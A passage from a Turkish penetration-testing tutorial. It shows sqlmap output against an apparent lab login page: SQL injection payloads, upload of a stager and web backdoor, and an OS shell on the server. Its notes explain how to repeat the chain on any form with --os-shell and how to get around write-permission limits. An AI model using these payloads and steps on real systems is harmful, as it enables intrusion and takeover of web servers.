    Payload: username=deneme&passwd=deneme' RLIKE (SELECT (CASE WHEN (6485=6485) THEN 0x64656e656d65 ELSE 0x28 END))-- mUJl&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme&passwd=deneme' OR SLEEP(5)-- wTsu&submit=Submit

Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=deneme' RLIKE (SELECT (CASE WHEN (5056=5056) THEN 0x64656e656d65 ELSE 0x28 END))-- RFbL&passwd=deneme&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme' OR SLEEP(5)-- tuWG&passwd=deneme&submit=Submit
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: passwd, type: Single quoted string
[q] Quit
>
[18:48:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[18:48:46] [INFO] going to use a web backdoor for command prompt
[18:48:46] [INFO] fingerprinting the back-end DBMS operating system
[18:48:46] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>
[18:48:59] [INFO] retrieved the web server document root: '/var/www'
[18:48:59] [INFO] retrieved web server absolute paths: '/var/www/bricks/includes/MySQLHandler.php, /var/www/bricks/login-1/index.php'
[18:48:59] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[18:48:59] [WARNING] reflective value(s) found and filtering out
[18:48:59] [INFO] heuristics detected web page charset 'ascii'
[18:48:59] [INFO] the file stager has been successfully uploaded on '/var/www/' - http://192.168.1.110:80/tmpuddsq.php
[18:48:59] [INFO] the backdoor has been successfully uploaded on '/var/www/' - http://192.168.1.110:80/tmpbzenn.php
[18:48:59] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] a
command standard output:    'www-data'
os-shell> uname -a
command standard output:    'Linux iktestmakinesi 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux'
os-shell>
```

Not:

Shell alabilmek için geçerli bir kullanıcı adı gerekliliği (veya onun yerine parola da olabilir) nedeni web uygulamadaki yerleşik başlangıç sql sorgusunun sql hatası vermeyecek şekilde sonuç dönmesi ve bu sayede ilave olarak enjekte ettiğimiz web shell upload'lama sorgusunun işini uygulayabilmesidir. Web uygulamadaki yerleşik başlangıç sorgu sql hatası verirse bu durumda bu sorguya enjekte ettiğimiz sorgudaki web shell upload'lama faaliyeti başarılı olamamaktadır ve web shell dosyası boş içerikte web uygulama sunucusuna upload'lanmaktadır. Bu nedenle yerleşik başlangıç sorgu enjekte edilen sorgunun web shell'i düzgün upload'layabilmesi için hata vermeyecek şekilde çalıştırılmalıdır, yani geçerli bir veri ile doldurulmalıdır. Bu örnekte geçerli bir kullanıcı adı ile doldurulması gibi.

EKSTRA

Bu uygulanan saldırı metodu sadece login panel'le sınırlı kalmak zorunda değildir. Taramalar sırasında gelen herhangi bir web ekranında gönderilen paket burpsuite ile kopyalanıp sqlmap'e paket.txt şeklinde sunularak aynı işlem zinciri takip edilebilir ve paket içerisindeki girdi noktalarında sql enjeksiyonu açıklığı varsa shell'e doğru yol alınabilir.

Login ekran durum çalışmasında geçerli bir kullanıcı adı girilmesi şarttı shell'e gidebilmek için. Fakat başka durum çalışmalarında (örn; herhangi bir girdi kabul eden ve girdiye göre veritabanından bazı kayıtlar dönebilen bir web ekranında) geçerli bir değer bulma derdi yoktur. Zaten ekranda elle deneyerek ekranın istediği veriye göre bir veri girilip karşılığında kayıt dönüşü yakalandığında doğrudan kopyalanacak pakete ilgili geçerli veri girilip --os-shell denemesi yapılabilir. Yani kimi web ekranlarında geçerli bir girdi versini elle bulmak mümkündür. Örn; şehir ismi bekleyen metin kutusuna "ankara" girilmesi ve bu geçerli verinin paketteki ilgili parametrede güncellenip konulması ve --os-shell'e gidilmesi gibi.

Sql enjeksiyonu var olsa bile ve IPS/WAF olmasa bile shell alınamayabilir. Çünkü hedef web uygulamada sqlmap'in denediği varsayılan dizinlerde yazma izni olmayabilir. Eğer son aşamaya kadar gelinirse ve dizin yazma iznine takılınırsa bu durumda web uygulamada upload v.b. bir dizin keşfi yapılması gerekir ki bu tür dizinler yazma iznine sahiptirler. Sqlmap'e bu dizini hedef göstererek web shell upload'laması yaptırarak dizin yazma engeli aşılabilir.

KAYNAKLAR

- https://github.com/sqlmapproject/sqlmap/issues/3232
- https://www.willhackforsushi.com/?p=581
- https://community.rsa.com/community/products/netwitness/blog/2017/04/10/from-sql-injection-to-webshell